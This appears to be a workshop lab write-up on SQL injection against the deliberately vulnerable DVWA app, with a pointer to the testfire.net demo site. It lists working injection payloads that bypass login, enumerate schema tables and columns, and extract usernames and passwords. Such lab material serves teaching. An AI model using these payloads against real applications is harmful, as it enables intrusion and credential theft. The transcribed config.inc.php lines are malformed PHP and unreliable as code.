


Experiment-06(SQL Injection-Cyber Security Workshop)


Configure DVWA by Editing file: config.inc.php

```
File Edit Selection View Go Run Terminal Help
config.inc.php
1 <?php
2
3 # If you are having problems connecting to the MySQL database and all of the variables below are correct
4 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
5 # Thanks to @diginiinja for the fix.
6
7 # Database management system to use
8 $DBMS = getenv(name: 'DBMS') ? 'MySQL' : 'MySQL';
9 # $DBMS = 'PGSQL'; // Currently disabled
10
11 # Database variables
12 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
13 # Please use a database dedicated to DVWA.
14 #
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $DVWA = array();
18 $DVWA['db_server'] = getenv(name: 'DB_SERVER') ? '127.0.0.1';
19 $DVWA['db_database'] = getenv(name: 'DB_DATABASE') ? 'dvwa';
20 $DVWA['db_user'] = getenv(name: 'DB_USER') ? 'root';
21 $DVWA['db_password'] = getenv(name: 'DB_PASSWORD') ? '';
22 $DVWA['db_port'] = getenv(name: 'DB_PORT') ? '3306';
23
24 # ReCAPTCHA settings
25 # Used for the 'Insecure CAPTCHA' module
26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $DVWA['recaptcha_public_key'] = getenv(name: 'RECAPTCHA_PUBLIC_KEY') ? '';
28 $DVWA['recaptcha_private_key'] = getenv(name: 'RECAPTCHA_PRIVATE_KEY') ? '';
29
30 # Default security level
31 # Default value for the security level with each session.
32 # The default is 'impossible'. You may wish to set this to either 'Low', 'medium', 'high' or 'impossible'.
```


Return all user information (1' OR '1'='1)




Extract All Users -Classic Bypass (' OR 1=1 --)




Check for Database Version (' UNION SELECT null, @@version --)




Find Current Database User (' UNION SELECT null, user() --)




Enumerate Table Names (' UNION SELECT null, table_name FROM information_schema.tables --)



Enumerate Column Names from Users Table (' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --)



Extract Usernames and Passwords (' UNION SELECT user, password FROM users --')



2ND METHOD:Live SQL Injection Demo with Altoro Mutual(using: http://testfire.net/)

